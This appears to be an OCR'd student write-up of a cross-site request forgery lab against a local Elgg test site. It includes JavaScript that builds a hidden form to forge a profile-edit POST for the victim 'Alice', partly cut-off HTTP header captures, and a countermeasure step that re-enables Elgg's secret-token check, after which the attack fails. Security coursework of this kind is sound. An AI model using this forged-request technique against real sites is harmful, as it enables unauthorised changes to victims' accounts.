
He changes the brief description value in the index.html to “Boby is my hero” using the same user id 42 from the previous request and victim name as Alice.
Alice hates Boby, so the request will be forged through fictitious user “Charlie”.(following the technique provided by the professor during his lecture)

Now, logging into Alice's account we could see that Alice has no description on her profile. Out of curiosity she clicked the link and came back seeing that her description is changed to "Boby is my hero".













```html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";

    //Create the <form> element
    var p = document.createElement("form");

    //Construct the form
    p.action = "http://www.csrflabelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    //Append the form to the current page
    document.body.appendChild(p);
```


www.csrflabelgg.com/blog/view/50/hel
HTTP Hea...
Accept: text/css,*/*
Accept-Language: en-
Accept-Encoding: gzi
Referer: http://www.
Cookie: Elgg=22596p1
Connection: keep-ali
GET: HTTP/1.1 20
Date: Fri, 02 Apr 20
Server: Apache/2.4.1
Expires: Sat, 02 Oct
Cache-Control: publi
Pragma: public
ETag: "1549469429-gz
Vary: Accept-Encodin
Content-Encoding: gz
Content-Length: 1670
Content-Type: text/c
Clear
Options
File Save
Record
Account »
CSRF Lab Site
Blogs > Charlie
Hello! Have a look at this amazing site.
By Charlie 53 minutes ago
Public
http://www.csrflabattacker.com
Leave a comment
Edit HTML


Alice : CSRF Lab Site - Mozilla Firefox
4:11 PM
Alice : CSRF Lab Site
www.csrflabelgg.com/profile/alice
HTTP Header Live
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X
Accept: */*
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.csrflal
Cookie: Elgg=22596p14mdcjt
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Fri, 02 Apr 2021 18:
Server: Apache/2.4.18 (Ubu
Expires: Sat, 02 Oct 2021
Pragma: public
Firefox Web Browser
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/
Clear
Options
File Save
Record Data
autoscroll
Account »
CSRF Lab Site
Add widgets
Alice
Brief description: Boby is my Hero
Edit profile
Edit avatar

Answer to question 1: Without knowing Alice's password, we were able to make Boby forge the requests because when we inspect the members' list on http://www.csrflabelgg.com/members we could point on Alice and find her user id.



Answer to question 2: No. Boby cannot launch the attack to anyone who visits the Elgg website. Reason: The user id has to match the id of malicious code URL in the index.html. The attack will be successful for the victim's active session only.

Task 4: Implementing a countermeasure for Elgg

For this task, we will delete the previous description present on Alice's account. We will again try to put "Boby is my hero"after turning on the countermeasures.

We will go to /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg directory, open ActionsService.php file and comment out the statement "return true" inside the gatekeeper() function.

Inside the index.html, we will use the POST request details such as timestamp and token that we gathered in the previous task.
__elgg_token=oPn4dAb4QVHvfw3YUHJR3A
__elgg_ts=1617404561

Alice hates Boby, so the request will be forged through fictitious user "Charlie".(following the technique provided by the professor during his lecture)


Now, we will login into Alice's account, and click on the blog post.
After returning back to the profile, we saw nothing was changed. There were warnings though.


The attack was not successful because the validation for the secret token was turned on.
The two fields - _elgg_token and _elgg_ts are unique to the active user session only, which made detecting the cross-site request possible.
The attack turned out to be illegitimate and was ignored with a warning.

```
[04/02/21]seed@VM:~$ cd var
bash: cd: var: No such file or directory
[04/02/21]seed@VM:~$ cd /var
[04/02/21]seed@VM:/var$ cd www
[04/02/21]seed@VM:.../www$ cd CSRF
[04/02/21]seed@VM:.../CSRF$ cd Elgg
[04/02/21]seed@VM:.../Elgg$ cd vendor
[04/02/21]seed@VM:.../vendor$ cd elgg
[04/02/21]seed@VM:.../elgg$ cd elgg
[04/02/21]seed@VM:.../elgg$ cd engine
[04/02/21]seed@VM:.../engine$ cd classes
[04/02/21]seed@VM:.../classes$ cd Elgg
[04/02/21]seed@VM:.../Elgg$ gedit ActionsService.php
```


```
                }
                $hour = 60 * 60;
                return (int)((float)$timeout * $hour);
        }

        /**
         * @see action_gatekeeper
         * @access private
         */
        public function gatekeeper($action) {
                //return true;

                if ($action === 'login') {
                        if ($this->validateActionToken(false)) {
                                return true;
                        }

                        $token = get_input('__elgg_token');
                        $ts = (int)get_input('__elgg_ts');
                        if ($token && $this->validateTokenTimestamp($ts)) {
                                // The tokens are present and the time looks valid: this is probably a
mismatch due to the
                                // login form being on a different domain.
                                register_error(_elgg_services()->translator->translate
('actiongatekeeper:crosssitelogin'));

                                forward('login', 'csrf');
                        }
```


PHP Tab Width: 8 Ln 1, Col 1 INS


Alice : CSRF Lab Site - Mozilla Firefox
5:37 PM
Alice : CSRF Lab Site
www.csrflabelgg.com/profile/alice
Account »
CSRF Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Add widgets
Alice
Friends
Edit profile
Edit avatar


Sublime Text
7:16 PM
/var/www/CSRF/Attacker/index.html • - Sublime Text (UNREGISTERED)
Search your computer
index.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
fields += "<input type='hidden' name='_elgg_ts' value='1617404561'>";
fields += "<inputtype='hidden' name='_elss_token' value='oPn4dAb4QVHvfw3YUHJR3A'>";
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
//Create the <form> element
var p = document.createElement("form");
//Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
//Append the form to the current page
document.body.appendChild(p);
Line 10, Column 84
Tab Size: 4
HTML
Send
Content-Length:441


Mozilla Firefox
5:42 PM
csrflabattacker.com/
www.csrflabattacker.com
This page forges an HTTP POST request.
undefined


Hello! Have a look at this amazing site. : CSRF Lab Site - Mozilla Firefox
5:38 PM
Hello! Have a look at this
www.csrflabelgg.com/blog/view/50/hello-have-a-look-at-this
Account »
CSRF Lab Site
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Terminator
Blogs
Bookmarks
Files
Groups
More »
Blogs > Charlie
Hello! Have a look at this amazing site.


Alice : CSRF Lab Site - Mozilla Firefox
7:20 PM
Alice : CSRF Lab Site
www.csrflabelgg.com/profile/alice
Sublime Text
Alice
Friends
Edit profile
Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts